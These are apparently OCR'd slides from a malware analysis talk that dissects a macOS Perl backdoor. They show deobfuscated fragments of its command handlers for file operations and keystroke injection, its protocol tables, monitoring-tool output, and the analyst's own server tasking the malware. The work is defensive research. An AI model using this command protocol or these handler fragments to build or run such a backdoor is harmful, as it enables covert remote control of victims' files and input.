
command #8, sub commands

note that:

- mouse is moved, then action
- down (#4) + then move (#0) + then up events (#5) = 'drag'



```
# ./sniff

event: kCGEventLeftMouseDown
(x: 123.000000, y: 456.000000)

event: kCGEventLeftMouseDragged
(x: 0.000000, y: 0.000000)

event: kCGEventLeftMouseUp
(x: 0.000000, y: 0.000000)
```



security wants to access key "ids: identity-rsa-private-key" in your keychain.

Do you want to allow access to this item?

...and action!

Command #12

all things files

```
#command 12
elsif ( $D == 12 ) {

 #recv 1 byte
 my $Z = ord J 1;
 my ( $S, $p ) = ( H, '' );

 if ( $Z == 0 ) { $p = K( -e $S ) }

 elsif ( $Z == 4 ) { $p = Y( -s $S ) }
 ...

 G v12 . chr($Z) . Z($S) . $p;
}
```

command #12

direction	size	value
recv	1 byte	commmand, 12
recv	1 byte	?
recv	variable	?
send	1	command, 12
send	1 byte	? (same as recv)
send	variable	? (same as recv)
send	variable	result

command #12's protocol

```
$ python server.py 1337
...

client connected: '192.168.0.13'

selected command: 12
sending command 12 with 0 & 'foo'

response:
byte:    12 (command)
string: 'foo'
byte:    0


selected command: 12
sending command 12 with 0 & '/tmp'

response:
byte:    12 (command)
string: '/tmp'
byte:    1
```

tasking (command #12)

```
# fs_usage -w -f filesystem | grep perl
stat64    [  2]    foo      perl5

stat64    [  2]    /tmp     perl5
```

file i/o events

1st: 'foo'
2nd: '/tmp'


COMMAND #12
all things files

task away:

```
cmd #12, 0 ('/tmp/foo')
cmd #12, 1 ('/tmp/foo')
...
cmd #12, 9 ('/tmp/foo')
```


sub-cmd	description
0	exist?
1	delete
2	rename (move)
3	copy
4	size of
5	not implemented
6	read
7	write
8	attributes ('ls -a')
9	attributes ('ls -al')

command #12, sub commands




```
# fs_usage -w -f filesystem | grep perl

unlink    /tmp/foo     perl5
```

sub-command #1 (delete)




```
# fs_usage -w -f filesystem | grep perl

open     F=5    (_WC_T_)     /tmp/foo    perl5
lseek    F=5    <SEEK_CUR>               perl5
write    F=5    B=0x3                    perl5
close    F=5                             perl5
```

sub-command #7 (write)



```
# procMonitor

new process:
 pid=3248
 path=/bin/ls
 args=('-al', '/tmp/foo')
```



```
$ python server.py 1337

sending command 12 with 9 & '/tmp'

response:
byte: 12 (command)
string: 'lrwxr-xr-x@ 1 root  wheel
11 Sep 22  2016 /tmp -> private/tmp'
```

sub-command #9 ('ls -al')

COMMAND #16/17
keyboard events

```
#command 16 / 17
elsif ( $D == 16 || $D == 17 ) {

    #recv 1 byte
    my $Z = J 1;
    G(v0.23)
    if V( chr($D) . $Z );
}
```

command #16/17

direction	size	value
recv	1 byte	commmand, 16 || 17
recv	1 byte	?
send	2 bytes	0, 23 (only error)


command #16/17's protocol

nothing...
no bytes sent

file write
/tmp/client


proc exec
/tmp/client

keyboard events



```
# sniff

event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65




```
# sniff

event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65

task away:
cmd #16, 0
cmd #16, 1
...
cmd #16, 65

cmd #17, 65



remote typing

